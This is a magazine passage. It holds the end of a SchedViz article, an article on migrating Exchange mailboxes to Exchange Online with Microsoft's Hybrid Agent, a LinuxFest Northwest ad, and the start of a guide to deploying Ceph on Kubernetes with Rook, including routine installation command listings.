At the moment, SchedViz is primarily useful for tracking scheduling errors and fine-tuning the way you assign computing resources. Although that's pretty useful in itself, plans are in progress to make it even more powerful in the future. Beyond using SchedViz for figuring out kernel scheduler defects, Google is also looking at using it to visualize other kernel tracepoints to analyze other kernel behavior that could be optimized for better efficiency, so watch this space. ■

Info

[1] Understanding scheduling behavior with SchedViz: [https://opensource.googleblog.com/2019/10/understanding-scheduling-behavior-with.html]

[2] "Command Line – at, cron, and anacron" by Bruce Byfield, *Linux Magazine*, issue 225, December 2019, pg. 50: [http://www.linux-magazine.com/index.php/Issues/2019/225/Command-Line-at-cron-anacron/]

[3] Scheduling policy: [https://www.oreilly.com/library/view/understanding-the-linux/0596005652/ch07s01.html]

[4] NUMA: [https://en.wikipedia.org/wiki/Non-uniform_memory_access]

[5] "What is AES Encryption?" by Will Ellis: [https://privacyaustralia.net/complete-guide-encryption/]

[6] sched_setaffinity: [https://linux.die.net/man/2/sched_setaffinity]

[7] cgroups: [https://www.kernel.org/doc/Documentation/cgroup-v1/cgroups.txt]

[8] SchedViz on GitHub: [https://github.com/google/schedviz]

[9] Yarn: [https://www.yarnpkg.com/en/]

[10] "30 Linux Commands Every User Should Know" by Arturas B.: [https://www.hostinger.com/tutorials/linux-commands]

[11] "NUMA overview" by Christoph Lameter: https://queue.acm.org/detail.cfm?id=2513149]

[12] SchedViz features and usage walkthrough: [https://github.com/google/schedviz/blob/master/doc/walkthrough.md]

[13] ftrace: [https://www.kernel.org/doc/Documentation/trace/ftrace.txt]

The Author

Sam Bocetta is a former defense contractor for the US Navy. He turned to freelance journalism in retirement, focusing on US diplomacy and national security, as well as technology trends in cyberwarfare, cyberdefense, and cryptography. When not writing articles, Sam can be found in his "study" (actually a converted space above his garage) working on his first book – an exploration of how to democratize personal privacy solutions for the broader public – which will be published in 2020.

■

Exchange Online migration with the Hybrid Agent

Mailbox Migration

Exchange's Hybrid Agent takes the complexity out of migrating from a local Exchange environment to Exchange Online.

By Christian Schulenburg

When it comes to leveraging the full Office 365 feature set, migrating mailboxes to Exchange Online is one of the greatest challenges. Unlike migrating within an organization, moving to Exchange Online is problematic, because mailboxes are shifted between two separately managed organizations.

This connection between an on-premises Exchange instance and Exchange Online is known as a hybrid connection. Microsoft refers to this connection as the Exchange Modern Hybrid and has extended its Hybrid Configuration Wizard (HCW) with Hybrid Agent (Figure 1) to facilitate the connection. With HCW, Hybrid Agent establishes a connection between the local Exchange and Exchange Online, reducing the requirements for external DNS records, certificate updates, and incoming firewall network connections – all of which made the task complex in the past.

Multiple Choices

Hybrid Agent does not support Hybrid Modern Authentication, which includes, for example, multifactor authentication and authentication with client certificates. If your setup uses Hybrid Modern Authentication, you need to keep on using the classic Exchange Hybrid topology. Additionally, Hybrid Agent does not cover MailTips, Message Tracking, and Multi-Mailbox Search. If your setup uses these functions across the board, again, keep on using the classic model.

Hybrid Agent is constantly being optimized – improvements to the preview were delivered just two months after the first launch. In its first release in February 2019, Hybrid Agent only supported a single installation, which was a big limitation because it offered no redundancy options, free/busy information could not be viewed in an offline scenario, and move actions were not carried out. With the April 2019 updated version, several agents now can be installed in a local organization, and you can now view status information for Hybrid Agent and use Hybrid Agent instead of specific Exchange servers to address load balancers.

Hybrid Agent Preparation

You can install Hybrid Agent either on a standalone server (agent server) or on an Exchange server with the Client Access Server (CAS) role. Exchange 2010 or newer is required. It must be installed on Windows Server 2012 R2 or 2016 with .NET Framework 4.6.2 or higher. If Hybrid Agent and Exchange are set up on a server, you need to ensure compatibility between Exchange and .NET [1] to avoid the use of an unsupported combination. Beyond this, the server only needs to be a domain member and have access to the Internet.

The only required output connections are ports 443 and 80; the latter is only used for certificate revocation list checks. The agent communicates with Azure Application Proxy, an Azure proxy service with a client-specific endpoint that leads to your online environment. Availability information and mailbox migrations are managed by the Azure Application Proxy. If the agent is not installed on an Exchange server with CAS, you also need to enable ports 5985 and 5986 to the CAS servers so communications actually work. Additionally, all CAS servers need to be able to connect to Office 365 over port 443 to retrieve available/busy information.

Microsoft provides a script [2] for checking the connection settings be-

Lead Image © Natee Srisuk, 123RF.com

fore installation. Start by integrating the script as follows:

```
Import Modules .\HybridManagement.psm1
```

The following call runs the actual test:

```
Test-HybridConnectivity -test0365Endpoints
```

For everything to run smoothly, you need to make sure that at least one identical email domain is set up as the accepted domain in each Exchange organization.

Installing the Agent


Hybrid Agent is part of the Office 365 HCW. The installer automatically downloads the latest version of Hybrid Agent in the background. The easiest way to start HCW is in the Exchange Admin Center (EAC) from the *Hybrid* menu item. HCW (Figure 2) is a click-to-run application that you download directly from Microsoft – the latest version is always launched. To run it, you need to be an Exchange Online global administrator. You can see the HCW version number in the top right corner, and further information is added during the next few steps.

After launching, select a local Exchange server that is configured for the hybrid connection. To continue, the server needs to be licensed. You can also license an Exchange Hybrid server at this point. When using the Hybrid license, no mailboxes can reside on the server. You also need to select the target platform, which is where you enter the location of your online environment – this could be a cloud environment or the standard Microsoft environment.

First, you will be prompted to choose your hybrid configuration. Hybrid Agent is available in two variants: minimal and full. The full Hybrid configuration is primarily intended for long-term coexistence and takes the mail flow, eDiscovery, and sharing of available/busy information into account. Because the minimal configuration is mainly designed to transfer mailboxes to Exchange Online seamlessly, I am selecting the minimal configuration here. If you do not see the Hybrid configuration window, you have already successfully set up a hybrid topology.


Next, you need to check the domain ownership. Verification is similar to domain verification in Office 365: Enter the displayed DNS-TXT record in your DNS zone and confirm ownership. Now select the topology. Hybrid Agent is offered to you as part of the Exchange Modern Hybrid topology, which you can download after confirming.

Once this is done, set up the send and receive connectors. Email traffic is secured by TLS; you need to select a valid certificate for this in the next step. The external hostname must be entered in the certificate; it must be possible to resolve this name externally, and it must be accessible over port 25. Hybrid Agent is not responsible for routing email, only for making the appropriate configurations. You



- No customer DNS changes
- No certificate changes
- No firewall/network changes
- Protect On-Prem systems

Figure 1: The Exchange Modern Hybrid topology with the new Hybrid Agent removes a number of challenges in the connection between a local installation and Exchange Online.



Office 365 Worldwide - christian@schulenburg.co
EX19.lab.schulenburg.co - LAB\Administrator
Exchange Server 2019 15.2.330.5 RTM
16.0.2859.5

On-premises Exchange Server Organization

● Detect the optimal Exchange server

EX19
Domain lab.schulenburg.co
Version Version 15.2 (Build 330.5) *Standard Edition*
Roles Mailbox
Site lab.schulenburg.co/Configuration/Sites/Default-First-Site-Name
Product ID 00433-70000-00000-AA609
License this server now.

○ Specify a server running Exchange 2010, 2013 or 2016

Exchange Hybrid setup requires a connection to an Exchange 2010, 2013 or 2016 server in your environment to perform management tasks. On Exchange 2010 or 2013 this must be a server running the Client Access Server role

Client Access server: EX19.lab.schulenburg.co

Office 365 Exchange Online

My Office 365 organization is hosted by: Office 365 Worldwide

Figure 2: The HCW guides you through the configuration and starts the Hybrid Agent.




Figure 3: After successfully connecting the environments, mailboxes in Exchange Online can be set up using the local environment.

can see the result after completion of the configuration in the EAC under *mail flow* | *connectors*.

After you have entered the specifications, the corresponding configuration is performed in the Exchange organizations. If all goes well, this completes the hybrid connection between your on-premises Exchange instance and Exchange Online. During the installation, shortcuts are also created on the server; you can use them to restart the HCW in case of changes in your Exchange organization.

Test Connection

Once the hybrid connection has been set up, you need to test a number of features. First, check email transport by sending messages back and forth between local and online mailboxes. You will also want to test accessibility from an external source.

Next, try creating mailboxes. You can now create mailboxes for Exchange Online in the local EAC (Figure 3), although you may experience a short delay before the account becomes available in Office 365. First, you need to assign a license to the account so that the user can log in to the mailbox. Second, migrate some mailboxes in Office 365 from your local environment to Exchange Online. To do this, go to the Exchange Online EAC and select *recipients* | *migration* and then *Migrate to Exchange Online*. Third, test the client experience by checking the available/busy information for mailboxes from different environments in a new event.

Between Two Worlds

Admins need to be aware that the two Exchange organizations are independent of each other in terms of configuration. In the EAC, you can quickly switch between the two worlds with the *Enterprise* and *Office 365* tabs. Basically, policies such as the Retention Policy, OWA Policy, or Mobile Device Policy need to be created and configured separately. The Organization Configuration Transfer (OCT) wizard helps you migrate the settings. The first OCT version was released in June 2018 and only supported the guidelines at that time. The next version (released in October 2018) added features, such as Active Sync Device Access Rule, Address List, and Policy Tip Config.

The first version only supported the initial transfer; in other words, if the wizard saw a setting with an identical name, it was just ignored. The second version now overwrites settings in Exchange Online. Although this is not the same as synchronization, it is an easy way to transfer settings quickly. OCT requires the latest cumulative update locally and supports Exchange Server 2010 or newer. OCT is part of the HCW; you select the transfer during hybrid configuration.

The Last Exchange Server Standing

Once all the mailboxes have been migrated to Exchange Online, you can uninstall the last Exchange server, but only if you will not be synchronizing the users with Azure Active Directory (AD) Connect, which integrates your local directories into Azure AD, giving users a single identity. Because it is not a prerequisite for the use of a hybrid configuration, I won't discuss it in detail here.

If you use this function, you need an Exchange server to maintain the local Exchange attributes. If no local Exchange server is available, the Exchange extensions for the AD objects, which are essential for smooth hybrid operation with Office 365, are missing. As a result of this requirement, you need to continue to import Exchange updates, including potential schema extensions.

Conclusions

Microsoft has removed the complexity from migrating between local Exchange environments and Exchange Online. Even small and medium-sized enterprises, which Microsoft identifies as potential users of Office 365, can benefit from an easier migration, thanks to Hybrid Agent. ■

Info

[1] .NET and Exchange support matrix: [https://docs.microsoft.com/en-us/exchange/plan-and-deploy/supportability-matrix?view=exchserver-2019]

[2] Microsoft Hybrid Agent Public Preview: [https://techcommunity.microsoft.com/t5/exchange-team-blog/the-microsoft-hybrid-agent-public-preview/ba-p/608939]

LinuxFest Northwest

April 24 - 26, 2020 • Bellingham Technical College

LFNW2020: “Be Excellent To Each Other”

1800+ attendees • 100+ sessions • 40+ vendors
Open hardware • Social events • Job fair • World famous raffle
All free to attend

https://lfnw.org

Bellingham TECHNICAL COLLEGE

Bellingham BLUG Linux User Group

LinuxFest Northwest (est. 2000), an annual Open Source event co-produced by *Bellingham Linux Users Group* and the *Information Technology department at BTC*. LFNW features presentations and exhibits on free and open source topics, as well as Linux distributions & applications, InfoSec, and privacy; something for everyone from the novice to the professional!

https://blog.lfnw.org linuxfestnorthwest @lfnw linuxfestnorthwest info@linuxfestnorthwest.org

Lead Image © satori, 123RF.com

Optimally combine Kubernetes and Ceph with Rook

Castling

Ceph distributed storage and Kubernetes container orchestration come together with Rook. By Martin Loschwitz

Hardly a year goes by that does not see some kind of disruptive technology unfold and existing traditions swept away. That's what the two technologies discussed in this article have in common. Ceph captured the storage solutions market in a flash. Meanwhile, Kubernetes shook up the market for virtualization solutions, not only grabbing market share off KVM and others, but also off industry giants such as VMware.

When two disruptive technologies such as containers and Ceph are mixing up the same market, collisions can hardly be avoided. The tool that brings Ceph and Kubernetes together is Rook, which lets you roll out a Ceph installation to a cluster with Kubernetes and offers advantages over a setup where Ceph sits "under" Kubernetes.

The most important advantage is undoubtedly that Ceph integrated into the Kubernetes workflow with the help of Rook [1] can be controlled and monitored just like any other Kubernetes resource. Kubernetes is aware of Ceph and its topology and can adapt it if necessary. However, a setup in which Ceph sits under Kubernetes and only passes persistent volumes through to it, knowing nothing about Ceph, is not integrated and lacks homogeneity.

Getting Started with Rook

ADMIN introduced Rook in detail some time ago [2], looking into its advantages and disadvantages. Since then, much has happened. For example, if you work with OpenStack, Rook will be available automatically in almost every scenario. Many OpenStack vendors are migrating their distributions to Kubernetes, and because OpenStack almost always comes with Ceph in tow, Kubernetes will also include Ceph. However, I'll show you how to get started if you don't have a ready-made OpenStack distribution – and don't want one – with a manual integration.

The Beginnings: Kubernetes

Any admin wanting to work with Rook in a practical way first needs a working Kubernetes, for which Rook needs only a few basic necessities. In this article, I do not assume that you already have a running Kubernetes available, which gives those who have had little or no practical experience with Kubernetes the chance to get acquainted with the subject. Setting up Kubernetes is not complicated. Several tools promise to handle this task quickly and well.

Rolling Out Kubernetes

Kubernetes, which is not nearly as complex as other cloud approaches like OpenStack, can be deployed in an all-in-one environment by the `kubeadm` tool. The following example is based on five servers that form a Kubernetes instance.

If you don't have physical hardware at hand, you can alternatively work through this example with virtual machines (VMs); note, however, that Ceph will take possession of the hard drives or SSDs used later. Five VMs on the same SSD, which then form a Kubernetes cluster with Rook, are probably not optimal, especially if you expect a longer service life from the SSD. In any case, Ceph needs at least one completely empty hard disk in every system, which can later be used as a data silo.

Control Plane Node

Of five servers with Ubuntu 18.04 LTS, pick one to serve as the Kubernetes master. For the example here, the setup does without any form of classic high availability. In a production setup, any admin would handle this differently so as not to lose the Kubernetes controller in case of a problem.

On the Kubernetes master, which is referred to as the Control Plane Node in Kubernetes-speak, ports 6443, 2379-2380, 10250, 10251, and 10252 must be accessible from the outside. Also, disable the swap space on all the systems; otherwise, the Kubelet service will not work reliably on the target systems (Kubelet is responsible for communication between the Control Plane and the target system).

Install CRI-O

To run Kubernetes, the cluster systems need a container run time. Until recently, this was almost automatically Docker, but not all of the Linux community is Docker friendly. An alternative to Docker is CRI-O [3], which now officially supports Kubernetes. To use it on Ubuntu 18.04, you need to run the commands in Listing 1. As a first step, you set several `sysctl` variables; the actual installation of the CRI-O packages then follows.

The `systemctl start crio` command starts the run time, which is now available for use by Kubernetes. Working as an admin user, you need to perform these steps on all the servers, not just on the Control Plane or the future Kubelet servers.

Next Steps

Next, complete the steps in Listing 2 to add the Kubernetes tools `kubelet`, `kubeadm`, and `kubectl` to your systems. Thus far, you have only retrieved the components needed for Kubernetes and still do not have a running Kubernetes cluster. Kubeadm will install this shortly. On the node that you have selected as the Control Plane, the following command sets up the required components:

```
# kubeadm init ↩
  --pod-network-cidr=10.244.0.0/16
```

The `--pod-network-cidr` parameter is not strictly necessary, but a Kubernetes cluster rolled out with `kubeadm` needs a network plugin compatible with the Container Network Interface standard (more on this later). First, you should note that the output from `kubeadm init` contains several commands that will make your life easier. In particular, you should make a note of the `kubeadm join` command at the end of the output, because you will use it later to add more nodes to the cluster. Equally important are the steps used to create a folder named `.kube/` in your personal folder, in which you store the `admin.conf` file. Doing so then lets you use Kubernetes tools without being root. Ideally, you would want to carry out this step immediately.

Listing 1: Installing CRI-O

```
# modprobe overlay
# modprobe br_netfilter

[ ... required Sysctl parameters ... ]
# cat > /etc/sysctl.d/99-kubernetes-cri.conf <<EOF
net.bridge.bridge-nf-call-iptables  = 1
net.ipv4.ip_forward                 = 1
net.bridge.bridge-nf-call-ip6tables = 1
EOF

# sysctl --system

[ ... Preconditions ... ]
# apt-get update
# apt-get install software-properties-common
# add-apt-repository ppa:projectatomic/ppa
# apt-get update

[ ... Install CRI-O ... ]
# apt-get install cri-o-1.13
```

Listing 2: Installing Kubernetes

```
# apt-get update && apt-get install -y
apt-transport-https curl
# curl -s https://packages.cloud.google.com/apt/doc/
apt-key.gpg | apt-key add -
# cat <<EOF >/etc/apt/sources.list.d/kubernetes.list
deb https://apt.kubernetes.io/ kubernetes-xenial main
EOF
# apt-get update
# apt-get install -y kubelet kubeadm kubectl
# apt-mark hold kubelet kubeadm kubectl
```

As a Kubernetes admin, you cannot avoid the network. Although not nearly as complicated as with OpenStack, for which an entire software-defined networking suite has to be tamed, you still have to load a network plugin: After all, containers without a network don't make much sense.

The easiest way to proceed is to use Flannel [4], which requires some additional steps. On all your systems, run the following command to route IPv4 traffic from bridges through iptables:

```
# sysctl ↩
  net.bridge.bridge-nf-call-iptables=1
```

Additionally, all your servers need to be able to communicate via ports 8285 and 8462. Flannel can then be integrated on the Control Plane:

How Ceph Works

To help understand how Rook is deployed in the overall context of Ceph (Figure 1), I will review only the most important details here.

Ceph is based on the principle of object storage. It treats any content that a user uploads to Ceph as a binary object. Advantageously, objects can be separated, distributed, and reassembled at will, as long as everything happens in the correct order. In this way, object storage bypasses the limitations of traditional block storage devices, which are always inextricably linked to the medium to which they belong.

The object store at the heart of Ceph is RADOS, which implicitly provides redundancy and multiplies every piece of uploaded information as often as the administrative policy defines. Moreover, RADOS has self-healing capabilities. For example, if a single hard disk or SSD fails, RADOS notices and creates new copies of the lost objects in the cluster after a configurable tolerance time.

At least two services run under the RADOS hood: Object storage daemons (OSDs) and monitoring servers (MONs). OSDs are the storage silos in Ceph. These block devices store the user data. More than half of the MON guard dogs must always be active and working in the cluster; in this way, the cluster can achieve a quorum.

If a Ceph cluster splits into several parts (e.g., a switch fails), you would otherwise be in danger of uncoordinated write operations on the individual partitions of the cluster. This split-brain scenario is a horror story for any storage admin, because it always means you have to discard the entire cluster database. After doing so, you can only import the latest backup. However, Ceph clusters are typically no longer completely backed up because of their size, so recovery from a backup would also be problematic if worst came to worst.

CephFS

Out of the box, Ceph offers three front ends for client access. The Ceph block device supports access to a virtual hard disk (image) in Ceph as if it were a block device and can be implemented with either the Linux kernel module RBD or by Librbd in userspace.

Another option envisages access through a REST interface, similar to Amazon S3. Precisely this protocol is supported by Ceph's REST interface, the Ceph Object Gateway – in addition to the Swift OpenStack protocol.

What RBD and Ceph Object Gateway have in common is that they get along with the OSDs and MONs in RADOS.

The situation is different with the CephFS POSIX filesystem, for which a third RADOS service is required: the metadata server (MDS), which reads the POSIX metadata stored in the extended user attributes of the objects and delivers the data directly to its clients as a cache.



APP
APP
HOST/VM
CLIENT
LIBRADOS
A library allowing apps to directly access RADOS, with support for C, C++, Java, Python, Ruby, and PHP
RADOSGW
A bucket-based REST gateway, compatible with S3 and Swift
RBD
A reliable and fully-distributed block device, with a Linux kernel client and a QEMU/KVM driver
CEPH FS
A POSIX-compliant distributed file system, with a Linux kernel client and support for FUSE
RADOS
A reliable, autonomous, distributed object store comprised of self-healing, self-managing, intelligent storage nodes

Figure 1: Ceph offers several interfaces, including a block device, a REST interface, and a POSIX filesystem. © Inktank

```
# kubectl apply ⮐
  -f https://raw.githubusercontent.com/⮐
  coreos/flannel/⮐
  2140ac876ef134e0ed5af15c65e414cf26827915/⮐
  Documentation/kube-flannel.yml
```

This command loads the Flannel definitions directly into the running Kubernetes Control Plane, making them available for use.

Rolling Out Rook

As a final step, run the `kubeadm join` command (generated previously by `kubeadm init`), which runs the command on all nodes of the setup except the Control Plane. Kubernetes is now ready to run Rook.

Thanks to various preparations by Rook developers, Rook is just as easy to get up and running as Kubernetes. Before doing so, however, it makes sense to review the basic architecture of a Ceph cluster. Rolling out the necessary containers with Rook is not rocket science, but knowing what is actually happening is beneficial.

To review the basics of Ceph and how it relates to Rook, see the box "How Ceph Works."

To roll out Rook (Figure 2) in Kubernetes, you need OSDs and MONs. Rook makes it easy, because the required resource definitions can be taken from the Rook source code in a standard configuration. Custom Resource Definitions (CRDs) are used in Kubernetes to convert the local hard drives of a system into OSDs without further action by the administrator. In other words, by applying the ready-made Rook definitions from the Rook Git repository to your Kubernetes instance, you automatically create a Rook cluster with a working Ceph that utilizes the unused disks on the target systems.

Experienced admins might now be thinking of using the Kubernetes Helm package manager for a fast rollout of the containers and solutions. However, it would fail because Rook only packages the operator for Helm, but not the actual cluster.

Therefore, your best approach is to check out Rook's Git directory locally (Listing 3). In the newly created `ceph/` subfolder are two files worthy of note: `operator.yaml` and `cluster.yaml`. (See also "The Container Stor-

